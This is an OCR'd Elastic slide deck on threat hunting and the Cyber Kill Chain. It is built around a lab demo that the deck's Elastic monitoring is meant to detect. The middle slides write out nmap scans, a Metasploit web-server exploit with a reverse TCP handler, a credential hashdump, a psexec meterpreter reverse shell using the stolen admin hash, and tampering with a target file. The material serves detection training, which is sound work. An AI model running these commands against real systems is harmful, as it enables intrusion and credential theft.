
Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."

Finding Patient 0 (Zero)

"**Patient Zero**" was used to refer to the supposed source of HIV outbreak in the United States, but the term has been expanded into general usage to refer to an individual identified as the first carrier of a communicable disease in a population (the primary case), or the first incident in the onset of a catastrophic trend. …


The term can also be used in non-medical fields to describe the **first individual affected by something negative** that since propagated to others, such as the first user on a network infected by **malware**.



Cyber Kill Chain

A kill chain is used to describe the various stages of a cyber attack as it pertains to network security. The actual model, the Cyber Kill Chain framework, was developed by Lockheed Martin and is used for identification and prevention of cyber intrusions.

Source: [Lockheed Martin]



Demo(s)

- Attacker needs to attain access and modify a file named `SecretFile.txt` on Finance Server
- Stage 1 – Recon
- Stage 2 – Weaponization (attacker), Delivery (victim), Exploit (victim)
- ~~Installation, C2~~ (time constrained)
- Stage 3 – Achieved Objective (modified file)
- Patient 0 - Demo

The Set up

- Winlogbeat on main server (windows events forwarded using WEF - Windows Event Forwarder)
- Packetbeat on all servers
- Metricbeat on all servers
- Auditbeat on Finance Server
- Elasticsearch Cluster (& Kibana) with Machine Learning

Stage 1 - Recon

- Attacker runs NMAP to fingerprint the network and determine the services that can be exploited

Example - scan commands

Stealthier versions usually ICMP scan (PING)
nmap -sP -PI 172.30.0.0/24

Usual modus operandi; low and slow (but we don't have all day)
nmap -v 172.30.0.0/24 -O -sT

Snippet of output

Nmap scan report for 172.30.0.20
Host is up (0.00046s latency).
Not shown: 987 closed ports
PORT STATE SERVICE
80/tcp open http
...
443/tcp open https
445/tcp open microsoft-ds
4433/tcp open http proxy
8080/tcp open http-proxy
...

elastic

Stage 2 - Weaponisation, Delivery, Exploitation

- Attacker selects/crafts, delivers and executes the payload to exploit the service/vulnerabilities identified.

Metasploit Exploit - Web Server

```
# selection of payload
use exploit/windows/http/easyfilesharing_post

# lock in on target
set RHOST 172.30.0.20
set RPORT 8080

#deliver & exploit
exploit
[*] Started reverse TCP handler on
172.30.0.102:4444
[*] Sending stage (179779 bytes) to 172.30.0.20
```

Dump credentials & crack 'em

```
run post/windows/gather/hashdump

Administrator:500:aad3b43...7:::
Guest:501:aad3b...:::
local_user_srv1:1002:aad3...:::
remote_user:1003:aad3b...:::

...
```

elastic

Stage 2 (cont'd) & Stage 3 - Achieving Objectives

Use the password / hash to maintain persistence / achieve objectives

use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set LHOST 172.30.0.102
set LPORT 4433
set RHOST 172.30.0.20
set RPORT 445
set SMBUser Administrator
set SMBPass aad3b435b5...
exploit
shell
whoami
net use
net use k: \\172.30.0.108\share
/user:172.30.0.108\remote_user <Password>

Achieving objective

- Steal the contents in the finance server


type SecretFile.txt

echo "You've been pwned!!!" >> SecretFile.txt

...

elastic

Integrating Alerts with Other Systems



What have we learnt?

- Easily detect the suspicious activities
  - Applicable to Threat Hunting → Detection → Avoidance
  - Elastic stack can be implemented to complement prescribed methodology (CKC, Mitre Att&ck, etc)
- Finding patient 0
  - Applicable in finding who infected whom
  - Where infection began, how it started
- Using machine learning to help with anomaly identification
  - Reliably utilize algorithms to find anomalous events that would otherwise would require an arduous task to detect

Reviews & Next Steps

- **Engage with Elastic** for a proper trial and enablement / knowledge transfer including consulting services;
- Work with Elastic on collecting data/event feeds including **architecture validation/design** for scalability
- Delivering the outright tool to the analysts to be able to have "**conversations with their security data**"
- Learn how to maximize your elastic investment through Elastic's security analytics training

elastic

Q & A /
Ask Me Anything
(AMA) /
Ask Us Anything

THANK YOU

@elastic

www.elastic.co